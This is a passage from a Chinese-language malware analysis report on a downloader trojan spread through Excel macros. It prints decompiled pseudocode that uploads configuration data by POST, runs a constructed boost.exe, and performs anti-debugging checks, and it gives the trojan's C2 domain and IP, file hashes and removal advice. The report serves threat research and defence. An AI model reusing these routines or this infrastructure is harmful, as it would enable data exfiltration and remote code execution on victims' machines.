201             sub_10004062((int)&v98, (int)v20);
```

获取到配置信息保存到文件，然后进行上传：

```
305  sub_100063FD((int)&v113, (const char *)L"%d", v35);
306  sub_10004062((int)&v91, (int)L"Content-Length: ");          进行配置文件上传
307  LOBYTE(v121) = 22;
308  v37 = sub_100010DB((__int16 *)&v113);
309  sub_10005237((int)&v91, v38, (unsigned int)&v113, v37);// 进行文件上传的请求头格式
310  v39 = sub_100010DB((__int16 *)L"\r\nContent-Type: application/x-www-form-urlencoded\r\n");
311  sub_10005237((int)&v91, v40, (unsigned int)L"\r\nContent-Type: application/x-www-form-urlencoded\r\n", v39);
312  sub_10004AFD(&v79, (int)&v91, 0, 0xFFFFFFFF);
313  sub_10004062((int)&v98, (int)L"POST");        // 构造POST请求头
314  LOBYTE(v121) = 23;
```

创建进行执行构造的 boost.exe 文件：

```
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
CreateProcessW(lpApplicationName, &CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);// 创建进程执行构造的boost.exe文件
CloseHandle(ProcessInformation.hProcess);
CloseHandle(ProcessInformation.hThread);// 关闭线程、进程的句柄
sub_10004A37((int)&v92, 1, 0);
sub_10001833((int)&v107);
```




其中还有检测当前进程是否处于调试环境中，具有反调试功能：

```
2 int __usercall IsProcessorFeaturePresent_10007B29@<eax>(int a1@<ebx>, int a2@<edi>, int a3@<esi>, char a4)
3 {
4   int v4; // edx@1
5   int v5; // ecx@1
6   unsigned int v6; // et0@3
7   int vars0; // [sp+324h] [bp+0h]@0
8   int retaddr; // [sp+328h] [bp+4h]@3
9
10  if ( j_IsProcessorFeaturePresent(0x17u) )
11    __fastfail(2u);
12  dword_1000D4A8 = 0;
13  dword_1000D4A4 = v5;
14  dword_1000D4A0 = v4;
15  dword_1000D49C = a1;
16  dword_1000D498 = a3;
17  dword_1000D494 = a2;
18  word_1000D4C0 = __SS__;
19  word_1000D4B4 = __CS__;
20  word_1000D490 = __DS__;
21  word_1000D48C = __ES__;
22  word_1000D488 = __FS__;
23  word_1000D484 = __GS__;
24  v6 = __readeflags();
25  dword_1000D4B8 = v6;
26  dword_1000D4AC = vars0;
27  dword_1000D4B0 = retaddr;
28  dword_1000D4BC = (int)&a4;
29  dword_1000D3F8 = 65537;
30  dword_1000D3B4 = 0;
31  dword_1000D3A8 = -1073740791;
32  dword_1000D3AC = 1;
33  dword_1000D3B8 = 1;
34  dword_1000D3BC = 2;
35  return sub_10007B01(&ExceptionInfo);
36 }
```

六、样本溯源

木马访问的 URL 为 office-teml-en.com/tw，IP 为 195.123.214.226，归属地拉脱维亚。




IP/域名office-teml-en.com的信息

如果该IP实际地址与我们所记录的不符，请更改IP地址帮助我们更好地为您服务！

域名/IP	获取的IP地址	数字地址	IP的物理位置
office-teml-en.com	195.123.214.226	3279673058	拉脱维亚

样本原型为 R1_20190912_24374.xls。



相关文件信息表

文件名	大小	MD5
oleObject1.bin	164864 bytes	27C9912C99DBC5052A97E9D9EB4C23FA
exchange1.dll	81920 bytes	3707203BDA6A72601CD4461DF3A14240
13.xlsx.zip	237300 bytes	C4240ADEBDCF92DE56D4FF20BF2809AF
13.xlsx	237299 bytes	4688E7007FFC8CD6BF7C69E4812E386E

七、查杀方案

1、安装正版杀毒软件，维护电脑的日常安全使用。
2、发现来历不明的文件请通过正规厂商的杀毒防护软件进行扫描，以确定其安全性。
3、下载文件、软件要从官网或者正规的第三方可信来源进行下载。

八、总结

下载者木马的特点在于能够自由地操控最终要实现的恶意功能，该木马通过隐藏在 Excel 中的宏代码来执行前期的准备操作，包括释放与构造功能文件，然后从 C2 下载数据构造本地文件执行。由于 OFFICE 办公软件的用户数量庞大，因此提醒用户要谨慎对待来路不明的文件，重视保护自身数据。